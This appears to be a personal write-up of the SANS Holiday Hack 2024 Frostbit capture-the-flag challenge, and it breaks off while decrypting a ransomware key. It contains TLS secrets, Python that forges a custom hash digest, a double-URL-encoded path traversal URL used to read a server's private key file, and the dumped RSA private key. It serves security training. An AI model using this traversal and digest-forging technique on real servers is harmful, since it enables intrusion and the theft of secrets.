
SANS Holiday Hack 2024: Frostbit Finale
Decrypting the Naughty-Nice List and deactivating Frostbit through custom hash weaknesses and blind AQL injection.
Decrypt the Naughty-Nice List
Hints
Frostbit Hashing
The Frostbit infrastructure might be using a reverse proxy, which may resolve certain URL encoding patterns before forwarding requests to the backend application. A reverse proxy may reject requests it considers invalid. You may need to employ creative methods to ensure the request is properly forwarded to the backend. There could be a way to exploit the cryptographic library by crafting a specific request using relative paths, encoding to pass bytes and using known values retrieved from other forensic artifacts. If successful, this could be the key to tricking the Frostbit infrastructure into revealing a secret necessary to decrypt files encrypted by Frostbit.
Frostbit Dev Mode
There’s a new ransomware spreading at the North Pole called Frostbit. Its infrastructure looks like code I worked on, but someone modified it to work with the ransomware. If it is our code and they didn’t disable dev mode, we might be able to pass extra options to reveal more information. If they are reusing our code or hardware, it might also be broadcasting MQTT messages.
Frostbit Crypto
The Frostbit ransomware appears to use multiple encryption methods. Even after removing TLS, some values passed by the ransomware seem to be asymmetrically encrypted, possibly with PKI. The infrastructure may also be using custom cryptography to retrieve ransomware status. If the creator reused our cryptography, the infrastructure might depend on an outdated version of one of our libraries with known vulnerabilities. There may be a way to have the infrastructure reveal the cryptographic library in use.
Frostbit Forensics
I’m with the North Pole cyber security team. We built a powerful EDR that captures process memory, network traffic, and malware samples. It’s great for incident response - using tools like strings to find secrets in memory, decrypt network traffic, and run strace to see what malware does or executes.
Findings
In the .13 file, I found:
CLIENT_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc e165f2a68b8f8043a6cfa8043b416ff1e5179e19b1f0c75bd38008581e58a724
SERVER_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 9adb4f3912b54c5aba55862b729bcd83871d52b3f6926cdad40548ad15168cc1
CLIENT_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 2a0b886c69c33861d6ec25d77d13e0675ea4b971f95d9ab2f936ba49c7ada3ff
SERVER_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 0fbed6ea0e91724be67c36f49ede48c7f06261a44fdea6e5f7a4a8c9379e5d51
POST /api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Content-Length: 1070
Content-Type: application/json
Accept-Encoding: gzip
{"encryptedkey":"54bf283c23fe8884944e594681cce96a192d176974a8d18946af314d3d15eb2265d4a3025c185c65dfc70e71f45af30c3205550a21da334d97714bb24284441119678734ce25d26397e651ea2baac2657bf8ff9d448580a3fdb824d6df7258c109bd1795795230fe97aa7f3070c441a7b961584684d67e25157c66ceb083cec7c3d02b8dab124cac55524fc05915549b7d86f3249ffc17cda9b33a4efb6ab5bc108e597e650a1581e087a2da83b599b2c95b4f79468245001f306caae3d595767503718f5cace234b09e30cc35fda837c148745794d57db5bd6281fd9cedda78befdea0af152c90ae28845da7fbb513971c03bb84768d603573d14faa3d11f59f3eb2bcc2d4f394312351ff6b5aa08972a58d11c42a6a2a78e1706d1a61442269b8b7a957a1d0d8678a23d214bdfec218dec835b807dcf5f98fecb2680c48245bc6419a506578faae74649ae45f19b59cb5bc56de6600e878e0e13ff6947050c3f57ef1b7792648d34533a3dbcd9d6e8ebc3ec9884b61c7fd4480d78bc03f86783e70cac8d164cbdb8e4b7f9e984f5c05ba9dabb3daa3a08e33a72e536b503d9ff7905600789992e9b0c8b7c5213f7e7562e9f6f50ff6e2f78c9ed14cd428dcabc9828ca61f957b11121fb0f0e19064d254837bff436897cb4ff9621c73ff7adf5ddb30dd600ef464ef865ec2a85faf3b51ebe447497c1cf997893cb1c142466","nonce":""}
'G5{"{

{"digest":"80210560000230008104003000384544","status":"Key Set",POST /api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key

https://api.frostbit.app/view/7FkQe4lGNrTDTvlVbWHQ/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544
So, for now I know the ransonmware server resides in api.frostbit.app
A nmap gives me:
b0n3sh@b0n3sh-d3n:~$ nmap 34.173.241.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 01:54 CET
Nmap scan report for 47.241.173.34.bc.googleusercontent.com (34.173.241.47)
Host is up (0.17s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
53/tcp   closed domain
80/tcp   open   http
443/tcp  open   https
3389/tcp closed ms-wbt-server
But, as I remembered, I had frostbitfeed on the previous Santa Vision challenge. So there we get the following information:
While good backups are important, they won't prevent frostbite
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley
To prevent frostbite, you should wear appropriate clothing and cover exposed skin and ports
Frostbite can occur in as little as 30 minutes in extreme cold - faster in flat networks
Frostbit is a leading cause of network downtime
Additional messages available in santafeed
Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key
Do you conduct regular frostbite preparedness exercises?
It seems t hat mixing the request:
- from the one got in the memory dump
api.frostbit.app/api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key - mixing it with the one found in the frostbitfeed
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: WombleyThat’s, using that UUID and the deactivate path.https://api.frostbit.app/api/v1/frostbitadmin/bot/0769cce0-369a-40c6-8350-870af7e77eb6/deactivate
We went from:
{"error":"Invalid API Path"}
To:
{"error":"Invalid Request"}
I think we’re on good track, now the problem relies on adding that header authHeader: X-API-Key need to know where to find this X-API-KEY thing
I couldn’t advance here, so I came back to wireshark.
I decrypted the TLS traffic with the secrets found in the dump:
CLIENT_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc e165f2a68b8f8043a6cfa8043b416ff1e5179e19b1f0c75bd38008581e58a724
SERVER_HANDSHAKE_TRAFFIC_SECRET 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 9adb4f3912b54c5aba55862b729bcd83871d52b3f6926cdad40548ad15168cc1
CLIENT_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 2a0b886c69c33861d6ec25d77d13e0675ea4b971f95d9ab2f936ba49c7ada3ff
SERVER_TRAFFIC_SECRET_0 79e64a5b0f8fa2998be26db47ce492529213f442ad0a99fa07dd279acb69d3bc 0fbed6ea0e91724be67c36f49ede48c7f06261a44fdea6e5f7a4a8c9379e5d51
I saw a GET request to /api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/session so I did it and got this:
{"nonce":"c8724d3b36481112"}
Ok so I thought, let’s see all the calls to the hostname api.frostbit.app in the dump, and I found a broken one asking
https://api.frostbit.app/view/7FkQe4lGNrTDTvlVbWHQ/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=8021blabla but the digest was broken, so I thought I’ll add the one presnt in the .json.
And I got into the panel:

In the sourcecode I see a script with some things about decoded and deactivated, for the front end, but seems to be constants from the server side.
I can’t either turn on the debug mode./
OK I CAN, I passed to the /view/<key_id>/status the query parameter ?debug=true
and got data

{"uuid": "0769cce0-369a-40c6-8350-870af7e77eb6", "nonce": "REDACTED", "encryptedkey": "REDACTED", "deactivated": false, "etime": 1734998400}
Ok so I thought, AND WHAT NOW, but I thought, if I have debug=true, maybe I can force some errors on this page, maybe I get information:
I edited the status_id_file (first path section), nothing:
{"debug":true,"error":"Status Id File Not Found"}
Then the second (the UUID), nothing:
{"debug":true,"error":"Invalid UUID Format"}
Then I edited the digest (the logic one to edit, tbh);
If I replace a simbol:
{"debug":true,"error":"Invalid Status Id or Digest"}
But, if I remove 1 simbol:
{"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call last):\n File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Odd-length string\n"}
So it tried to access the FrostBiteHashlib file
https://api.frostbit.app/static/FrostBiteHashlib.py
import traceback
import binascii

class Frostbyte128:
    def __init__(self, file_bytes: bytes, filename_bytes: bytes, nonce_bytes: bytes, hash_length: int = 16):
        self.file_bytes = file_bytes
        self.filename_bytes = filename_bytes
        self.filename_bytes_length = len(self.filename_bytes)
        self.nonce_bytes = nonce_bytes
        self.nonce_bytes_length = len(self.nonce_bytes)
        self.hash_length = hash_length
        self.hash_result = self._compute_hash()

    def _compute_hash(self) -> bytes:
        hash_result = bytearray(self.hash_length)
        count = 0

        for i in range(len(self.file_bytes)):
            xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
            hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
            count += 1

        for i in range(len(self.filename_bytes)):
            count_mod = count % self.hash_length
            count_filename_mod = count % self.filename_bytes_length
            count_nonce_mod = count % self.nonce_bytes_length
            xrd = self.filename_bytes[count_filename_mod] ^ self.nonce_bytes[count_nonce_mod]
            hash_result[count_mod] = hash_result[count_mod] & xrd
            count += 1

        return bytes(hash_result)

    def digest(self) -> bytes:
        """Returns the raw binary hash result."""
        return self.hash_result

    def hexdigest(self) -> str:
        """Returns the hash result as a hexadecimal string."""
        return binascii.hexlify(self.hash_result).decode()

    def update(self, file_bytes: bytes = None, filename_bytes: bytes = None, nonce_bytes: bytes = None):
        """Updates the internal state with new bytes and recomputes the hash."""
        if file_bytes is not None:
            self.file_bytes = file_bytes
        if filename_bytes is not None:
            self.filename_bytes = filename_bytes
        if nonce_bytes is not None:
            self.nonce_bytes = nonce_bytes

        self.hash_result = self._compute_hash()

    def validate(self, hex_string: str):
        """Validates if the provided hex string matches the computed hash."""
        try:
            decoded_bytes = binascii.unhexlify(hex_string)
            if decoded_bytes == self.digest():
                return True, None
        except Exception as e:
            stack_trace = traceback.format_exc()
            return False, f"{stack_trace}"
        return False, None
Im taking a break from decrypt and trying deactivate…
So I have the url, and with debug=true, I get {"debug":true,"error":"Invalid Key"}
I’ve heard that there’s a path traversal in the setuid, I’ve been trying but no luck, with relative paths and encoding as said…
until I tried
/view/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
double encoding attack
and I got
{"debug":true,"error":"Invalid Status Id or Digest"}
but this also happens with more encodings like this!!
is it ../../../etc/passwd the same as ../../../../../../../../etc/paswd?
yes, tonto
from binascii import hexlify
file_bytes = b'Welcome to our online Morse Code Audio Decoder, a powerful tool designed to help you decode Morse code messages from audio recordings. With our user-friendly decoder, you can easily convert Morse code audio into readable text and unlock the hidden messages within.'
#file_bytes = b'Although manual decoding of Morse code audio can achieve information conversion to a certain extent, its shortcomings are also obvious. Firstly, Morse code decoding requires specialized knowledge, and not everyone can easily master it. Secondly, the manual decoding process is cumbersome and er'
#file_bytes = bytes.fromhex('ffffffffffffffffffffffffffff')
filename_bytes = b'\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf\xcf0000000000000000000000/../../../../../etc/passwd'
filename_bytes_length = len(filename_bytes)
nonce_bytes = bytes.fromhex('c8724d3b36481112')
nonce_bytes_length = len(nonce_bytes)

hash_length = 16

hash_result = bytearray(hash_length)
count = 0

for i in range(len(file_bytes)):
    xrd = file_bytes[i] ^ nonce_bytes[i % nonce_bytes_length]
    hash_result[count % hash_length] = hash_result[count % hash_length] ^ xrd
    count += 1
print(hexlify(hash_result))

print("=====")
for count in range(32):
    for i in range(len(hash_result)):
        hash_result[i] = 0xff
    #print(hexlify(hash_result))

    for i in range(len(filename_bytes)):
        count_mod = count % hash_length
        count_filename_mod = count % filename_bytes_length
        count_nonce_mod = count % nonce_bytes_length
        xrd = filename_bytes[count_filename_mod] ^ nonce_bytes[count_nonce_mod]
        hash_result[count_mod] = hash_result[count_mod] & xrd
        count += 1

    print(hexlify(hash_result))
OK I was right in my thinking, it’s all clear now. We have 0 control on the first loop (the one related to the file_bytes). Knowing this, we have 3 data involved in the process:
- file_bytes => the content of the file, not in our control
- filename => the name of the file, full in our control
- nonce => we know it, can’t change And then, the digest, that we send as a query parameter, so we can adapt it as needed.
So as said, we have 0 interest in the first loop. The on the second one, we loop throught the size of filename, then we XOR the nonce and the filename, then we AND what was in the result in that same i.
So there’s the actual trick, if we manage to get xrd to 0, we would turn the whole array into 0. As x AND 0 is always 0. But we actually don’t know if the data will be 0 or 1. How do we solve this? Easy, we pass 2 times, one with filename equal to 1 and the other with filename equal to 0. This way we are XORing the nonce with both, 1s and 0s, and then ANDing the result, so it will be always 0.
We know that the hash length and the nonce is 16, so it will always be in that range. We pick 2 opposite chars, in this case h and %2597 (remember, double encoding, %97, which is 0x97).
h = 0bso, knowing how to defeat the digest, I visited: https://api.frostbit.app/view/%2597%2597%2597%2597%2597%2597%2597%2597%2597%2597%2597%2597%2597%2597%2597%2597hhhhhhhhhhhhhhhhhhhhh%252f..%252f..%252f..%252f..%252f..%252fetc%252fnginx%252fcerts%252fapi.frostbit.app.key/a4bb60d0-84da-4f2e-ab94-391781565331/status?digest=00000000000000000000000000000000&debug=true
Where I see the RSA private key for the ssl cert:

-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
Now, the normal would be, that the encryptedkey(remember, that was sent on a JSON through TLS?) was encrypted with asymmetric cryptography (like this) and then the csv file, with symmetric (the key)
So we unencrypt this encryptedkey:
{"encryptedkey":"54bf283c23fe8884944e594681cce96a192d176974a8d18946af314d3d15eb2265d4a3025c185c65dfc70e71f45af30c3205550a21da334d97714bb24284441119678734ce25d26397e651ea2baac2657bf8ff9d448580a3fdb824d6df7258c109bd1795795230fe97aa7f3070c441a7b961584684d67e25157c66ceb083cec7c3d02b8dab124cac55524fc05915549b7d86f3249ffc17cda9b33a4efb6ab5bc108e597e650a1581e087a2da83b599b2c95b4f79468245001f306caae3d595767503718f5cace234b09e30cc35fda837c148745794d57db5bd6281fd9cedda78befdea0af152c90ae28845da7fbb513971c03bb84768d603573d14faa3d11f59f3eb2bcc2d4f394312351ff6b5aa08972a58d11c42a6a2a78e1706d1a61442269b8b7a957a1d0d8678a23d214bdfec218dec835b807dcf5f98fecb2680c48245bc6419a506578faae74649ae45f19b59cb5bc56de6600e878e0e13ff6947050c3f57ef1b7792648d34533a3dbcd9d6e8ebc3ec9884b61c7fd4480d78bc03f86